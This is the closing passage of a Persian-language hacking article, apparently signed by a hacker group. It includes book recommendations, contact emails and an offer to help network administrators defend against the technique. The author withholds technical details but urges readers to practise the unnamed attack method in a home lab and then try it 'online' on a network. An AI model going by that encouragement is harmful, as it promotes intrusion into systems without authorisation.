
الگوریتم های Encryption_ و Decrypt کردنشان مطلبی به میان نیاوردم به هر حال من فن رو به شما نشان دادم بگذارید فوتش پیش خود من باقی بماند –حالا این شما هستید که می تونید با یک مقدار پشتکار و همچنین تلاش به مهارت این روش هم دست پیدا کنید لازم هست بدانید بدون زحمت هیچ چیزی بدست نمی آید در ضمن یک نکته بسیار بسیار مهم هر موقع خواستید این روش را استفاده کنید اول شرایط را تا آنجا که می توانید در چند سیستم داخلی خودتان شبیه سازی کنید اگر جواب گرفتید اقدام به تست در حالت Online بر روی شبکه بکنید اگر هم جواب نگرفتید باید توجه کنید که مشکل از کجاست آیا از برنامه ای که نوشته بودید بوده یا به خاطر Simulation نادرستی بوده که اعمال کردید –

معرفی کتاب


پیشنهاد می کنم دو کتاب زیر رو مطالعه بفرمایید

Java Advanced Programming (Sun Microsystems)
How to Programming in C++ (Detail&Detail):

مرجع کامل برای دوستاران علاقه مند به هک و مدیریت شبکه



کتاب مورد علاقه خودم :



اگر شما مدیر شبکه بعد از خواندن این مقاله دچار این ترس شدید که مبادا به طور OFF Line Hacking ضربه بخورید .و این که چه طور می شود از شر این نو از حملات در امان ماند با من تماس بگیرید تا با انجام چند عمل بسیار ساده و راحت از شر این Black Codeها برای همیشه خودتان و سرور هایتان راحت شوید –

در صورت بر خورد با هر گونه مشکلی با آدرس های زیر ارتباط برقرار کنید

C0llect0r
C0llect0r@Spymac.com - B0rn2h4k@yahoo.com

Black_Devils B0ys Digital Network Security Group ©